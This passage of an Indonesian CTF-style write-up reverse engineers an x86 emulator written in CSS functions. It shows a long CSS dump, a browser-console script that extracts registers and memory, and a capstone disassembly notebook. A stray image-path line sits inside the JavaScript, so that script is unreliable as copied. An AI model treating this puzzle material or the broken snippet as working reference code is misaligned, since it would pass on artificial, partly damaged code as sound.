yle(--instId:180):2;style(--instId:181):3;style(--instId:188):2;style(--inst
Id:189):2;style(--instId:190):2;style(--instId:191):2;style(--instId:192):2;
style(--instId:193):2;style(--instId:194):2;style(--instId:195):2;style(--in
stId:196):3;style(--instId:197):3;style(--instId:198):3;style(--instId:199):
3;style(--instId:200):3;style(--instId:201):3;style(--instId:202):3;style(--
instId:203):3;style(--instId:204):3;style(--instId:206):2;style(--instId:207
):2;style(--instId:208):3;style(--instId:209):4;style(--instId:210):3;style(
--instId:213):2;style(--instId:216):2;style(--instId:217):2;style(--instId:2
18):2;style(--instId:219):2;style(--instId:220):2;style(--instId:221):2;styl
e(--instId:222):2;style(--instId:223):2;style(--instId:224):2;style(--instId
:225):2;style(--instId:226):2;style(--instId:227):2;style(--instId:228):2;st
yle(--instId:229):2;style(--instId:230):2;style(--instId:231):2;style(--inst
Id:232):2;style(--instId:233):2;style(--instId:234):2;style(--instId:235):2;
style(--instId:236):2;style(--instId:237):2;style(--instId:238):2;style(--in
stId:239):2;style(--instId:240):2;style(--instId:241):2;style(--instId:242):
```

```
2;style(--instId:243):2;style(--instId:244):2;style(--instId:245):2;style(--
instId:247):2;style(--instId:248):2;style(--instId:249):2;style(--instId:250
):2;style(--instId:251):2;style(--instId:252):2;style(--instId:253):2;style(
--instId:254):2;style(--instId:255):3;style(--instId:256):3;style(--instId:2
57):5;style(--instId:258):2;style(--instId:268):3;style(--instId:269):2;styl
e(--instId:270):2;style(--instId:271):2;style(--instId:272):2;style(--instId
:273):2;style(--instId:274):2;style(--instId:275):4;style(--instId:276):2;st
yle(--instId:277):2;style(--instId:278):2;style(--instId:279):2;style(--inst
Id:280):2;style(--instId:281):2;style(--instId:288):2;style(--instId:289):2;
style(--instId:290):2;style(--instId:291):2;style(--instId:292):2;style(--in
stId:293):2;style(--instId:294):2;style(--instId:295):2;style(--instId:296):
2;else:1);
}

@function --getInstArg1Type(--id <integer>) returns <integer> {
  result:
if(style(--instId:1):2;style(--instId:2):3;style(--instId:3):5;style(--instI
d:4):6;style(--instId:5):17;style(--instId:6):25;style(--instId:7):33;style(
--instId:8):33;style(--instId:9):2;style(--instId:10):3;style(--instId:11):5
;style(--instId:12):6;style(--instId:13):17;style(--instId:14):25;style(--in
stId:15):34;style(--instId:16):2;style(--instId:17):3;style(--instId:18):5;s
tyle(--instId:19):6;style(--instId:20):17;style(--instId:21):25;style(--inst
Id:22):35;style(--instId:23):35;style(--instId:24):2;style(--instId:25):3;st
yle(--instId:26):5;style(--instId:27):6;style(--instId:28):17;style(--instId
:29):25;style(--instId:30):36;style(--instId:31):36;style(--instId:32):2;sty
le(--instId:33):3;style(--instId:34):5;style(--instId:35):6;style(--instId:3
6):17;style(--instId:37):25;style(--instId:40):2;style(--instId:41):3;style(
--instId:42):5;style(--instId:43):6;style(--instId:44):17;style(--instId:45)
:25;style(--instId:48):2;style(--instId:49):3;style(--instId:50):5;style(--i
nstId:51):6;style(--instId:52):17;style(--instId:53):25;style(--instId:56):2
;style(--instId:57):3;style(--instId:58):5;style(--instId:59):6;style(--inst
Id:60):17;style(--instId:61):25;style(--instId:64):25;style(--instId:65):26;
style(--instId:66):27;style(--instId:67):28;style(--instId:68):29;style(--in
stId:69):30;style(--instId:70):31;style(--instId:71):32;style(--instId:72):2
5;style(--instId:73):26;style(--instId:74):27;style(--instId:75):28;style(--
instId:76):29;style(--instId:77):30;style(--instId:78):31;style(--instId:79)
:32;style(--instId:80):25;style(--instId:81):26;style(--instId:82):27;style(
```

```
--instId:83):28;style(--instId:84):29;style(--instId:85):30;style(--instId:8
6):31;style(--instId:87):32;style(--instId:88):25;style(--instId:89):26;styl
e(--instId:90):27;style(--instId:91):28;style(--instId:92):29;style(--instId
:93):30;style(--instId:94):31;style(--instId:95):32;style(--instId:96):11;st
yle(--instId:97):11;style(--instId:98):11;style(--instId:99):11;style(--inst
Id:100):11;style(--instId:101):11;style(--instId:102):11;style(--instId:103)
:11;style(--instId:104):11;style(--instId:105):11;style(--instId:106):11;sty
le(--instId:107):11;style(--instId:108):11;style(--instId:109):11;style(--in
stId:110):11;style(--instId:111):11;style(--instId:112):2;style(--instId:113
):2;style(--instId:114):2;style(--instId:115):2;style(--instId:116):2;style(
--instId:117):2;style(--instId:118):2;style(--instId:119):2;style(--instId:1
20):3;style(--instId:121):3;style(--instId:122):3;style(--instId:123):3;styl
e(--instId:124):3;style(--instId:125):3;style(--instId:126):3;style(--instId
:127):3;style(--instId:128):2;style(--instId:129):2;style(--instId:130):2;st
yle(--instId:131):2;style(--instId:132):2;style(--instId:133):2;style(--inst
Id:134):2;style(--instId:135):2;style(--instId:136):3;style(--instId:137):3;
style(--instId:138):3;style(--instId:139):3;style(--instId:140):3;style(--in
stId:141):3;style(--instId:142):3;style(--instId:143):3;style(--instId:144):
5;style(--instId:145):6;style(--instId:146):5;style(--instId:147):6;style(--
instId:148):2;style(--instId:149):3;style(--instId:150):5;style(--instId:151
):6;style(--instId:152):4;style(--instId:153):6;style(--instId:154):16;style
(--instId:155):3;style(--instId:157):26;style(--instId:158):27;style(--instI
d:159):28;style(--instId:160):29;style(--instId:161):30;style(--instId:162):
31;style(--instId:163):32;style(--instId:166):1;style(--instId:172):17;style
(--instId:173):25;style(--instId:174):14;style(--instId:175):15;style(--inst
Id:180):17;style(--instId:181):25;style(--instId:188):17;style(--instId:189)
:18;style(--instId:190):19;style(--instId:191):20;style(--instId:192):21;sty
le(--instId:193):22;style(--instId:194):23;style(--instId:195):24;style(--in
stId:196):25;style(--instId:197):26;style(--instId:198):27;style(--instId:19
9):28;style(--instId:200):29;style(--instId:201):30;style(--instId:202):31;s
tyle(--instId:203):32;style(--instId:204):10;style(--instId:206):6;style(--i
nstId:207):6;style(--instId:208):2;style(--instId:209):3;style(--instId:210)
:10;style(--instId:212):38;style(--instId:213):8;style(--instId:216):2;style
(--instId:217):2;style(--instId:218):2;style(--instId:219):2;style(--instId:
220):2;style(--instId:221):2;style(--instId:222):2;style(--instId:223):3;sty
le(--instId:224):3;style(--instId:225):3;style(--instId:226):3;style(--instI
d:227):3;style(--instId:228):3;style(--instId:229):3;style(--instId:230):2;s
```

```
tyle(--instId:231):2;style(--instId:232):2;style(--instId:233):2;style(--ins
tId:234):2;style(--instId:235):2;style(--instId:236):2;style(--instId:237):3
;style(--instId:238):3;style(--instId:239):3;style(--instId:240):3;style(--i
nstId:241):3;style(--instId:242):3;style(--instId:243):3;style(--instId:244)
:7;style(--instId:245):7;style(--instId:247):11;style(--instId:248):11;style
(--instId:249):11;style(--instId:250):11;style(--instId:251):17;style(--inst
Id:252):25;style(--instId:253):8;style(--instId:254):8;style(--instId:255):1
2;style(--instId:256):12;style(--instId:257):1;style(--instId:258):11;style(
--instId:259):17;style(--instId:260):25;style(--instId:261):27;style(--instI
d:262):27;style(--instId:268):2;style(--instId:269):2;style(--instId:270):2;
style(--instId:271):2;style(--instId:272):2;style(--instId:273):2;style(--in
stId:274):2;style(--instId:275):3;style(--instId:276):3;style(--instId:277):
3;style(--instId:278):3;style(--instId:279):3;style(--instId:280):3;style(--
instId:281):3;style(--instId:288):2;style(--instId:289):2;style(--instId:290
):3;style(--instId:291):3;style(--instId:292):3;style(--instId:293):3;style(
--instId:294):3;style(--instId:295):3;style(--instId:296):3;else:0);
}

@function --getInstArg2Type(--id <integer>) returns <integer> {
  result:
if(style(--instId:1):5;style(--instId:2):6;style(--instId:3):2;style(--instI
d:4):3;style(--instId:5):8;style(--instId:6):9;style(--instId:9):5;style(--i
nstId:10):6;style(--instId:11):2;style(--instId:12):3;style(--instId:13):8;s
tyle(--instId:14):9;style(--instId:16):5;style(--instId:17):6;style(--instId
:18):2;style(--instId:19):3;style(--instId:20):8;style(--instId:21):9;style(
--instId:24):5;style(--instId:25):6;style(--instId:26):2;style(--instId:27):
3;style(--instId:28):8;style(--instId:29):9;style(--instId:32):5;style(--ins
tId:33):6;style(--instId:34):2;style(--instId:35):3;style(--instId:36):8;sty
le(--instId:37):9;style(--instId:40):5;style(--instId:41):6;style(--instId:4
2):2;style(--instId:43):3;style(--instId:44):8;style(--instId:45):9;style(--
instId:48):5;style(--instId:49):6;style(--instId:50):2;style(--instId:51):3;
style(--instId:52):8;style(--instId:53):9;style(--instId:56):5;style(--instI
d:57):6;style(--instId:58):2;style(--instId:59):3;style(--instId:60):8;style
(--instId:61):9;style(--instId:112):8;style(--instId:113):8;style(--instId:1
14):8;style(--instId:115):8;style(--instId:116):8;style(--instId:117):8;styl
e(--instId:118):8;style(--instId:119):8;style(--instId:120):9;style(--instId
:121):9;style(--instId:122):9;style(--instId:123):9;style(--instId:124):9;st
```

```
yle(--instId:125):9;style(--instId:126):9;style(--instId:127):9;style(--inst
Id:128):8;style(--instId:129):8;style(--instId:130):8;style(--instId:131):8;
style(--instId:132):8;style(--instId:133):8;style(--instId:134):8;style(--in
stId:135):8;style(--instId:136):8;style(--instId:137):8;style(--instId:138):
8;style(--instId:139):8;style(--instId:140):8;style(--instId:141):8;style(--
instId:142):8;style(--instId:143):8;style(--instId:144):2;style(--instId:145
):3;style(--instId:146):2;style(--instId:147):3;style(--instId:148):5;style(
--instId:149):6;style(--instId:150):2;style(--instId:151):3;style(--instId:1
52):16;style(--instId:153):39;style(--instId:154):4;style(--instId:157):25;s
tyle(--instId:158):25;style(--instId:159):25;style(--instId:160):25;style(--
instId:161):25;style(--instId:162):25;style(--instId:163):25;style(--instId:
172):14;style(--instId:173):15;style(--instId:174):17;style(--instId:175):25
;style(--instId:180):8;style(--instId:181):9;style(--instId:188):8;style(--i
nstId:189):8;style(--instId:190):8;style(--instId:191):8;style(--instId:192)
:8;style(--instId:193):8;style(--instId:194):8;style(--instId:195):8;style(-
-instId:196):9;style(--instId:197):9;style(--instId:198):9;style(--instId:19
9):9;style(--instId:200):9;style(--instId:201):9;style(--instId:202):9;style
(--instId:203):9;style(--instId:206):13;style(--instId:207):13;style(--instI
d:208):8;style(--instId:209):9;style(--instId:216):37;style(--instId:217):37
;style(--instId:218):37;style(--instId:219):37;style(--instId:220):37;style(
--instId:221):37;style(--instId:222):37;style(--instId:223):37;style(--instI
d:224):37;style(--instId:225):37;style(--instId:226):37;style(--instId:227):
37;style(--instId:228):37;style(--instId:229):37;style(--instId:230):18;styl
e(--instId:231):18;style(--instId:232):18;style(--instId:233):18;style(--ins
tId:234):18;style(--instId:235):18;style(--instId:236):18;style(--instId:237
):18;style(--instId:238):18;style(--instId:239):18;style(--instId:240):18;st
yle(--instId:241):18;style(--instId:242):18;style(--instId:243):18;style(--i
nstId:251):8;style(--instId:252):8;style(--instId:253):17;style(--instId:254
):25;style(--instId:259):27;style(--instId:260):27;style(--instId:261):17;st
yle(--instId:262):25;style(--instId:268):8;style(--instId:275):9;else:0);
}

@function --getInstArg(--type <integer>, --which <integer>) returns
<integer> {
  result: if(
    style(--type:0): 0;
    style(--type:1): --readMem(calc(var(--__1IP) + 1));
```

```
    style(--type:2): --readMemWord(calc(var(--__1IP) + 1));
    style(--type:3): --readMemWord(calc(var(--__1IP) + 1));
    style(--type:4): --readMem(calc(var(--__1IP) + 1));
    style(--type:5): --readMemWord(calc(var(--__1IP) + 1));
    style(--type:6): --readMem(calc(var(--__1IP) + 1));
    style(--type:7): --readMem(calc(var(--__1IP) + 1));
    style(--type:8): --readMemWord(calc(var(--__1IP) + 1));
    style(--type:9): var(--modRm_val1);
    style(--type:10): var(--modRm_val2);
    style(--type:11): --readReg(var(--modRm_reg), 0);
    style(--type:12): --readReg(var(--modRm_reg), 1);
    style(--type:13): --readMemWord(calc(var(--__1IP) + 1));
    style(--type:14): --readMem(calc(var(--__1IP) + 1));
    style(--type:15): if(style(--which:1):--readMem(calc(var(--__1IP) +
2));else:--readMem(calc(var(--__1IP) + 1)));
    style(--type:16): if(style(--which:1):--readMemWord(calc(var(--__1IP) +
2));else:--readMemWord(calc(var(--__1IP) + 1)));
    else: 0
  );
}

@function --getInstArgDest(--type <integer>, --which <integer>) returns
<integer> {
  result: if(
    style(--type:0): -100;
    style(--type:1): -1;
    style(--type:2): -1;
    style(--type:3): -2;
    style(--type:4): -3;
    style(--type:5): -4;
    style(--type:6): -5;
    style(--type:7): -6;
    style(--type:8): -7;
    style(--type:9): var(--modRm_addr1);
    style(--type:10): var(--modRm_addr2);
    style(--type:11): --getRegAddr(var(--modRm_reg), 0);
    style(--type:12): --getRegAddr(var(--modRm_reg), 1);
```

```
    style(--type:13): -1;
    style(--type:14): -1;
    style(--type:15): -100;
    style(--type:16): -100;
    else: -100
  );
}

@function --getDest(--w <integer>) returns <integer> {
  result: if(;else:-100);
}

@function --getVal(--w <integer>) returns <integer> {
  result: if(;else:0);
}

@function --getJump(--w <integer>) returns <integer> {
  result: if(
    style(--instId:0xEB):calc(var(--__1IP) + var(--instLen) +
var(--instArg1));
    style(--instId:0xE9):calc(var(--__1IP) + var(--instLen) +
var(--instArg1));
    style(--instId:0xE8):calc(var(--__1IP) + var(--instLen) +
var(--instArg1));
    style(--instId:0xC3):var(--__1SP);
    style(--instId:0xC2):var(--__1SP);
    style(--instId:0x74):if(--bit(var(--__1flags), 6):calc(var(--__1IP) +
var(--instLen) + var(--instArg1));else:-1);
    style(--instId:0x75):if(1 - --bit(var(--__1flags), 6):calc(var(--__1IP)
+ var(--instLen) + var(--instArg1));else:-1);
    style(--instId:0x7C):if(--bit(var(--__1flags), 7) !=
--bit(var(--__1flags), 11):calc(var(--__1IP) + var(--instLen) +
var(--instArg1));else:-1);
    style(--instId:0x7D):if(--bit(var(--__1flags), 7) ==
--bit(var(--__1flags), 11):calc(var(--__1IP) + var(--instLen) +
var(--instArg1));else:-1);
    style(--instId:0x7E):if(--bit(var(--__1flags), 6) or
```

```
(--bit(var(--__1flags), 7) != --bit(var(--__1flags), 11)):calc(var(--__1IP)
+ var(--instLen) + var(--instArg1));else:-1);
    style(--instId:0x7F):if((1 - --bit(var(--__1flags), 6)) and
(--bit(var(--__1flags), 7) == --bit(var(--__1flags), 11)):calc(var(--__1IP)
+ var(--instLen) + var(--instArg1));else:-1);
    else:-1
  );
}

@function --getMoveStack() returns <integer> {
  result:
if(style(--instId:7):-2;style(--instId:8):2;style(--instId:15):-2;style(--in
stId:22):-2;style(--instId:23):2;style(--instId:30):-2;style(--instId:31):2;
style(--instId:80):-2;style(--instId:81):-2;style(--instId:82):-2;style(--in
stId:83):-2;style(--instId:84):-2;style(--instId:85):-2;style(--instId:86):-
2;style(--instId:87):-2;style(--instId:88):2;style(--instId:89):2;style(--in
stId:90):2;style(--instId:91):2;style(--instId:92):2;style(--instId:93):2;st
yle(--instId:94):2;style(--instId:95):2;style(--instId:155):2;style(--instId
:166):-2;style(--instId:168):-2;style(--instId:169):2;style(--instId:204):2;
style(--instId:205):2;style(--instId:210):4;style(--instId:211):4;style(--in
stId:215):6;style(--instId:255):-2;style(--instId:292):-2;style(--instId:293
):-2;style(--instId:296):-2;else:0);
}

@function --calcFlags() returns <integer> {
  result:
if(style(--instId:1):2261;style(--instId:2):2261;style(--instId:3):2261;styl
e(--instId:4):2261;style(--instId:5):2261;style(--instId:6):2261;style(--ins
tId:9):2245;style(--instId:10):2245;style(--instId:11):2245;style(--instId:1
2):2245;style(--instId:13):2245;style(--instId:14):2245;style(--instId:24):2
261;style(--instId:25):2261;style(--instId:26):2261;style(--instId:27):2261;
style(--instId:28):2261;style(--instId:29):2261;style(--instId:32):2245;styl
e(--instId:33):2245;style(--instId:34):2245;style(--instId:35):2245;style(--
instId:36):2245;style(--instId:37):2245;style(--instId:40):2261;style(--inst
Id:41):2261;style(--instId:42):2261;style(--instId:43):2261;style(--instId:4
4):2261;style(--instId:45):2261;style(--instId:48):2261;style(--instId:49):2
261;style(--instId:50):2261;style(--instId:51):2261;style(--instId:52):2261;
```

```
style(--instId:53):2261;style(--instId:56):2261;style(--instId:57):2261;styl
e(--instId:58):2261;style(--instId:59):2261;style(--instId:60):2261;style(--
instId:61):2261;style(--instId:72):2260;style(--instId:73):2260;style(--inst
Id:74):2260;style(--instId:75):2260;style(--instId:76):2260;style(--instId:7
7):2260;style(--instId:78):2260;style(--instId:79):2260;style(--instId:112):
2261;style(--instId:113):2245;style(--instId:115):2261;style(--instId:116):2
245;style(--instId:117):2261;style(--instId:118):2261;style(--instId:119):22
61;style(--instId:120):2261;style(--instId:121):2245;style(--instId:123):226
1;style(--instId:124):2245;style(--instId:125):2261;style(--instId:126):2261
;style(--instId:127):2261;style(--instId:128):2261;style(--instId:129):2245;
style(--instId:131):2261;style(--instId:132):2245;style(--instId:133):2261;s
tyle(--instId:134):2261;style(--instId:135):2261;style(--instId:136):2261;st
yle(--instId:137):2245;style(--instId:139):2261;style(--instId:140):2245;sty
le(--instId:141):2261;style(--instId:142):2261;style(--instId:143):2261;styl
e(--instId:144):2245;style(--instId:145):2245;style(--instId:180):2245;style
(--instId:181):2245;style(--instId:220):2049;style(--instId:221):2049;style(
--instId:227):2049;style(--instId:228):2049;style(--instId:234):2049;style(-
-instId:235):2049;style(--instId:241):2049;style(--instId:242):2049;style(--
instId:268):2245;style(--instId:269):2245;style(--instId:275):2245;style(--i
nstId:276):2245;style(--instId:289):2260;style(--instId:291):2260;else:var(-
-__1flags));
}

@function --i2char(--i <integer>) returns <string> {
  result:
if(style(--i:0):"";style(--i:1):"";style(--i:2):"";style(--i:3):"";style(--i
:4):"";style(--i:5):"";style(--i:6):"";style(--i:7):"";style(--i:8):"";style
(--i:9):"";style(--i:10):"\a
";style(--i:11):"";style(--i:12):"";style(--i:13):"";style(--i:14):"";style(
--i:15):"";style(--i:16):"";style(--i:17):"";style(--i:18):"";style(--i:19):
"";style(--i:20):"";style(--i:21):"";style(--i:22):"";style(--i:23):"";style
(--i:24):"";style(--i:25):"";style(--i:26):"";style(--i:27):"";style(--i:28)
:"";style(--i:29):"";style(--i:30):"";style(--i:31):"";style(--i:32):"
";style(--i:33):"!";style(--i:34):"\"";style(--i:35):"#";style(--i:36):"$";s
tyle(--i:37):"%";style(--i:38):"&";style(--i:39):"'";style(--i:40):"(";style
(--i:41):")";style(--i:42):"*";style(--i:43):"+";style(--i:44):",";style(--i
:45):"-";style(--i:46):".";style(--i:47):"/";style(--i:48):"0";style(--i:49)
```

```
:"1";style(--i:50):"2";style(--i:51):"3";style(--i:52):"4";style(--i:53):"5"
;style(--i:54):"6";style(--i:55):"7";style(--i:56):"8";style(--i:57):"9";sty
le(--i:58):":";style(--i:59):";";style(--i:60):"<";style(--i:61):"=";style(-
-i:62):">";style(--i:63):"?";style(--i:64):"@";style(--i:65):"A";style(--i:6
6):"B";style(--i:67):"C";style(--i:68):"D";style(--i:69):"E";style(--i:70):"
F";style(--i:71):"G";style(--i:72):"H";style(--i:73):"I";style(--i:74):"J";s
tyle(--i:75):"K";style(--i:76):"L";style(--i:77):"M";style(--i:78):"N";style
(--i:79):"O";style(--i:80):"P";style(--i:81):"Q";style(--i:82):"R";style(--i
:83):"S";style(--i:84):"T";style(--i:85):"U";style(--i:86):"V";style(--i:87)
:"W";style(--i:88):"X";style(--i:89):"Y";style(--i:90):"Z";style(--i:91):"["
;style(--i:92):"\\";style(--i:93):"]";style(--i:94):"^";style(--i:95):"_";st
yle(--i:96):"`";style(--i:97):"a";style(--i:98):"b";style(--i:99):"c";style(
--i:100):"d";style(--i:101):"e";style(--i:102):"f";style(--i:103):"g";style(
--i:104):"h";style(--i:105):"i";style(--i:106):"j";style(--i:107):"k";style(
--i:108):"l";style(--i:109):"m";style(--i:110):"n";style(--i:111):"o";style(
--i:112):"p";style(--i:113):"q";style(--i:114):"r";style(--i:115):"s";style(
--i:116):"t";style(--i:117):"u";style(--i:118):"v";style(--i:119):"w";style(
--i:120):"x";style(--i:121):"y";style(--i:122):"z";style(--i:123):"{";style(
--i:124):"|";style(--i:125):"}";style(--i:126):"~";style(--i:127):"";style(-
-i:128):"";style(--i:129):"";style(--i:130):"";style(--i:131):"";style(--i:1
32):"";style(--i:133):"";style(--i:134):"";style(--i:135):"";style(--i:136):
"";style(--i:137):"";style(--i:138):"";style(--i:139):"";style(--i:140):"";s
tyle(--i:141):"";style(--i:142):"";style(--i:143):"";style(--i:144):"";style
(--i:145):"";style(--i:146):"";style(--i:147):"";style(--i:148):"";style(--i
:149):"";style(--i:150):"";style(--i:151):"";style(--i:152):"";style(--i:153
):"";style(--i:154):"";style(--i:155):"";style(--i:156):"";style(--i:157):""
;style(--i:158):"";style(--i:159):"";style(--i:160):"";style(--i:161):"";sty
le(--i:162):"";style(--i:163):"";style(--i:164):"";style(--i:165):"";style(-
-i:166):"";style(--i:167):"";style(--i:168):"";style(--i:169):"";style(--i:1
70):"";style(--i:171):"";style(--i:172):"";style(--i:173):"";style(--i:174):
"";style(--i:175):"";style(--i:176):"";style(--i:177):"";style(--i:178):"";s
tyle(--i:179):"";style(--i:180):"";style(--i:181):"";style(--i:182):"";style
(--i:183):"";style(--i:184):"";style(--i:185):"";style(--i:186):"";style(--i
:187):"";style(--i:188):"";style(--i:189):"";style(--i:190):"";style(--i:191
):"";style(--i:192):"";style(--i:193):"";style(--i:194):"";style(--i:195):""
;style(--i:196):"";style(--i:197):"";style(--i:198):"";style(--i:199):"";sty
le(--i:200):"";style(--i:201):"";style(--i:202):"";style(--i:203):"";style(-
```

```
-i:204):"";style(--i:205):"";style(--i:206):"";style(--i:207):"";style(--i:2
08):"";style(--i:209):"";style(--i:210):"";style(--i:211):"";style(--i:212):
"";style(--i:213):"";style(--i:214):"";style(--i:215):"";style(--i:216):"";s
tyle(--i:217):"";style(--i:218):"";style(--i:219):"";style(--i:220):"";style
(--i:221):"";style(--i:222):"";style(--i:223):"";style(--i:224):"";style(--i
:225):"";style(--i:226):"";style(--i:227):"";style(--i:228):"";style(--i:229
):"";style(--i:230):"";style(--i:231):"";style(--i:232):"";style(--i:233):""
;style(--i:234):"";style(--i:235):"";style(--i:236):"";style(--i:237):"";sty
le(--i:238):"";style(--i:239):"";style(--i:240):"";style(--i:241):"";style(-
-i:242):"";style(--i:243):"";style(--i:244):"";style(--i:245):"";style(--i:2
46):"";style(--i:247):"";style(--i:248):"";style(--i:249):"";style(--i:250):
"";style(--i:251):"";style(--i:252):"";style(--i:253):"";style(--i:254):"";s
tyle(--i:255):"";else:" ");
}

@function --readString(--at <integer>) returns <string> {
  --c0: --readMem(var(--at));
  --c1: --readMem(calc(var(--at) + 1));
--c2: --readMem(calc(var(--at) + 2));
--c3: --readMem(calc(var(--at) + 3));
--c4: --readMem(calc(var(--at) + 4));
  result: if(style(--c0:0): ;style(--c1:0): --i2char(var(--c0))
;style(--c2:0): --i2char(var(--c0)) --i2char(var(--c1)) ;style(--c3:0):
--i2char(var(--c0)) --i2char(var(--c1)) --i2char(var(--c2))
;else:--i2char(var(--c0)) --i2char(var(--c1)) --i2char(var(--c2))
--i2char(var(--c3)) );
}

@function --getIsWordWrite() returns <integer> {
  --addrDestSign: --int(sign(var(--addrDest)));
  result: if(
    style(--addrDestSign:-1): 0;
    style(--instArg1Type:1) or style(--instArg1Type:3) or
style(--instArg1Type:4) or style(--instArg1Type:6) or
style(--instArg1Type:9) or style(--instArg1Type:10) or
style(--instArg1Type:12) or style(--instArg1Type:13) or
style(--instArg1Type:15) or style(--instArg1Type:16):1;
```

```
    style(--moveStack:-2):1;
    else:0
  );
}
</style>
</body>
</html>
```

oke udah sampe situ aja v:. untuk bagian yang bawah itu ada beberapa css function like:

- --calcFlags: untuk kalkulasi flag CPU
- --xor: sudah pasti yap ini operasi bitwise xor
- --and
- --or
- --not
- --rol: rotate left
- --ror: rotate right
- --readmem: baca memori
- --readmemword: mirip kaya readmem
- --getinstlen,--getinstArg1type, …: untuk table lookup
- --getjump: target jump
- --readreg: bca register, dan masi banyak lainnya (soalnya custom x86 emulator)

nah next karna kita tau ini kan ada set reg dan juga mem, pertama tama aku ambil dlu nilai nya yang di set di **@property --m*** dulu, ofc saya minta deepseek (untuk efisiensi v:). disini aku pakai **live-server** then pakai consolenya untuk parse valuenya.

script

```
(() => {
  const cs = getComputedStyle(document.documentElement);
```

```
  const get = n => cs.getPropertyValue(n).trim();


  const regNames =
['AX','CX','DX','BX','SP','BP','SI','DI','IP','ES','CS','SS','DS','flags'];
  const regs = {};
  for (const r of regNames) regs[r] = get('--' + r) || '0';

  const prefixes = ['--m', '--__1m', '--__0m'];
  let mem = null, usedPrefix = null;
  for (const p of prefixes) {
    const arr = [];
    let filled = 0;
    for (let i = 0; i <= 8463; i++) {
      const v = get(p + i);
      arr[i] = v !== '' ? v : '0';
      if (v !== '') filled++;
    }
    if (filled > 0) { mem = arr; usedPrefix = p; break; }
  }

  if (!mem) mem = new Array(8464).fill('0');

  console.log('Prefix memory yang kepake:', usedPrefix);
  console.log('REGS:', regs);
  console.log('MEM filled:', mem.filter(x => x !== '0').length);

  const out =
    'regs = ' + JSON.stringify(regs) + ';\n' +
    'mem  = ' + JSON.stringify(mem) + ';';
  copy(out);
  console.log(out);
})();
```



nah kita dikasih dalam bentuk **dict** dan mem dalam bentuk array list (ya udah la jadi la), after kita dapat nilai dari reg dan memorinya next kita harus translate itu ke **OPCODE** karna kata **Deepseek** itu ada **OPCODE** nya. disini saya minta script ke Deepseek untuk disasm OPCODE nya cuma ada beberapa yang rusak menurutku karna si **Deepseek** ini ga pakai capstone jir padahal udah ada library yang lebih bagus untuk nge disasm **OPCODE** nya, jadi aku buat juga script punyaku sndiri pakai **capstone** juga

script

```
regs =
{"AX":"0","CX":"0","DX":"0","BX":"0","SP":"1528","BP":"0","SI":"0","DI":"0",
"IP":"256","ES":"0","CS":"0","SS":"0","DS":"0","flags":"0"};
mem  = ["204","144","144","144","144","144","144", ...] // terlalu panjang

from capstone import Cs, CS_ARCH_X86, CS_MODE_16
from capstone.x86 import X86_OP_REG, X86_OP_IMM, X86_OP_MEM

mem_int = [int(x) & 0xff for x in mem]
mem_bytes = bytes(mem_int)
```

```
md = Cs(CS_ARCH_X86, CS_MODE_16)
md.skipdata = True
md.detail = True

def ins_to_dict(ins):
    ops = []
    for op in ins.operands:
        if op.type == X86_OP_REG:
            ops.append({"type": "reg", "value": ins.reg_name(op.reg)})
        elif op.type == X86_OP_IMM:
            ops.append({"type": "imm", "value": op.imm})
        elif op.type == X86_OP_MEM:
            m = op.mem
            ops.append({
                "type": "mem",
                "base":   ins.reg_name(m.base)   if m.base   else None,
                "index":  ins.reg_name(m.index)  if m.index  else None,
                "scale":  m.scale,
                "disp":   m.disp,
            })
    return {
        "addr":     ins.address,
        "size":     ins.size,
        "bytes":    ins.bytes.hex(),
        "mnemonic": ins.mnemonic,
        "op_str":   ins.op_str,
        "operands": ops,
    }

def disasm_dict(start, size):
    code = mem_bytes[start:start+size]
    return [ins_to_dict(i) for i in md.disasm(code, start)]

# contoh
result = disasm_dict(0x0100, 0x100)
for ins in result[:10]:
```

```
    print(ins)
# ================ beda line karna saya pakai pynotebook

mem_int = [int(x) & 0xff for x in mem]
mem_bytes = bytes(mem_int)

md = Cs(CS_ARCH_X86, CS_MODE_16)
md.skipdata = True
md.detail = False

# Tulis ke file + print ke layar
out = open('disasm_full.txt', 'w')

def w(s=""):
    print(s)
    out.write(s + "\n")

w(f"Total mem: {len(mem_int)} bytes")
w(f"Non-zero: {sum(1 for b in mem_int if b != 0)}")
w("")

# -------- Cari region non-zero --------
regions = []
start = None
for i, b in enumerate(mem_int):
    if b != 0 and start is None:
        start = i
    elif b == 0 and start is not None:
        if i - start >= 2:
            regions.append((start, i))
        start = None
if start is not None:
    regions.append((start, len(mem_int)))

w(f"Ketemu {len(regions)} region non-zero:\n")
for s, e in regions:
    w(f"  {s:04X} .. {e:04X}  ({e-s} bytes)")
```

```
# -------- Disasm setiap region --------
for idx, (s, e) in enumerate(regions):
    w("")
    w("=" * 70)
